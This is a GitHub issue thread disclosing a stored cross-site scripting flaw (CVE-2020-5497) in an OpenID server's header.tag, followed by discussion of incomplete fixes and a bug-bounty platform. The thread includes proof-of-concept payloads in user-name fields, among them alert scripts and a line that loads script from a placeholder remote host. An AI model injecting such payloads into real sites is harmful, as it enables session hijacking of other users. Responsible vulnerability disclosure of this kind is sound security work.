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## Cross-Site Scripting header.tag #1521

[Open](#) irbishop opened this issue on Jan 3, 2020 · 10 comments

irbishop commented on Jan 3, 2020

header.tag appears to be vulnerable to XSS here:


```
// get the info of the current user, if available (null otherwise)
function getUserInfo() {
    return ${userInfoJson};
}
```

userInfoJson is included in the page and is not encoded so malicious elements could be created. If the string `</script>` appears in `userInfoJson`, the `<script>` element will be closed and a new malicious `<script>` can be created:

```
// get the info of the current user, if available (null otherwise)
function getUserInfo() {
    return { "sub": "12318767", "name": "Test</script><script>alert(1)</script> Test", "preferred_username": "Test", "given_name": "Test</script><script>alert(1)
</script>", "family_name": "Test", "email": "test@test.com", "email_verified": true };
}

<script type="text/javascript">
$.i18n.init({ fallbackLng: 'en', lng: 'en', resGetPath: 'resources/s/locale/_lng_/__ns__.json', ns: { namespaces: ['messages'], defaultNs: 'messages' }, fallbackNS: ['messages'] }); moment.locale('en'); // safely set the title of
the application function setPageTitle(title) { document.title = '$90 · ' + title; } // get the info of the current user, if available (null otherwise) function getUserInfo() { return { "sub": "12318767", "name": "Test
</script>
<script>alert(1)</script>
```

And the malicious JavaScript is executed:



irbishop commented on Jan 3, 2020

Author

Turns out the values are displayed other places as well and the closing `</script>` is not necessary as it will show up like:

```
<!-- use a simplified user button system when collapsed -->
<ul class="nav hidden-desktop">

    <li><a href="#user/profile">Test<script src="//HOST/openid.js"></script> Test</a></li>
    <li class="divider"></li>
    <li><a href="" class="logoutLink"><i class="icon-remove"></i> Log out</a></li>
```

NicoleG25 commented on Jan 5, 2020

Is there any plan to address this vulnerability?  
Note that it appears that [CVE-2020-5497](#) was assigned to this issue.

@jricher

jricher commented on Jan 17, 2020

Member

This should be simple to fix in the class `userInfoInterceptor`, but a quick search didn't show me how to handle escaping characters in a safe way. Glad to take a pointer or a pull request for this.

jricher commented on Feb 18, 2020

Member

This seems to have been fixed by [#1526](#), please confirm

irbishop commented on Feb 18, 2020

Author

It doesn't appear to be a proper fix ... `userInfoJson` is broken and appears as:

```
56 // get the info of the current user, if available (null otherwise)
57 function getUserInfo() {
58     return {&#034;sub&#034;:&#034;01921.FLANRJQW&#034;,&#034;name&#034;:&#034;&lt;script&gt;alert(33)&lt;/script&gt;&#034;};
59 }
60
```

Which seems to break the profile page that uses that information.

It also doesn't address the instances that appear in topbar.tag:

```
<security:authorize access="hasRole('ROLE_USER')">
<li><a href="manage/#user/profile">&#034;{{ longName }}&#034;</a></li>
<li class="divider"></li>
<li><a href="" class="logoutLink"><i class="icon-remove"></i><spring:message code="topbar.logout"/></a></li>
</security:authorize>
```

A script tag still appears in the longName:

```
<ul class="nav hidden-desktop">
    <li><a href="manage/#user/profile"><script>alert(33)</script></a></li>
    <li class="divider"></li>
    <li><a href="" class="logoutLink"><i class="icon-remove"></i> Log out</a></li>
</ul>
```

  **irbishop** mentioned this issue on Feb 18, 2020

Sanitize user names in model #1527

 Closed

**JamieSlome** commented on Feb 19, 2020

We have looked into both proposed fixes ([#1527](#) & [#1526](#)) - it would seem that we both escape the scaffolding of the JSON rather than just the content of the individual elements/properties.

@irbishop If you would like to submit an alternative fix through our platform (<https://hunter.dev>) - we would love to reward you for this!

**JamieSlome** commented on Mar 26, 2020

@irbishop - any updates on this?

@jricher - we had an open pull request that was approved ([#1526](#)) - but we are encouraging better solutions through the bug bounty board - hunter.

**irbishop** commented on Mar 26, 2020

Author

@**JamieSlome** - I submitted my patch [#1527](#) but never heard anything except the invitation to submit through the bug bounty board. After looking at the board I decided against signing up because it required read/write access for pretty much everything related to all public repos, e.g. hooks and deployment keys; seemed overly permissive

**JamieSlome** commented on Mar 26, 2020

@irbishop - thanks for the swift response & update! ⚡

We request the public scope so that we can fork a repository on behalf of the user - through the bug bounty platform.

Beyond this, we do not store nor use any of the other functionalities in the public scope. Unfortunately, GitHub does not offer a lesser scope that provides only write access (i.e. forking a repo only).

Hope this helps! 👍

  **irbishop** mentioned this issue on Apr 10, 2020

Fix XSS (CVE-2020-5497) #1534

 Open

**NicoleG25** commented on Nov 30, 2020

Hi, was this issue already addressed ? please note that it was assigned [CVE-2020-5497](#)

@jricher , @**JamieSlome**

Assignees

No one assigned

Labels

None yet

Projects


None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

 Sanitize user names in model

4 participants

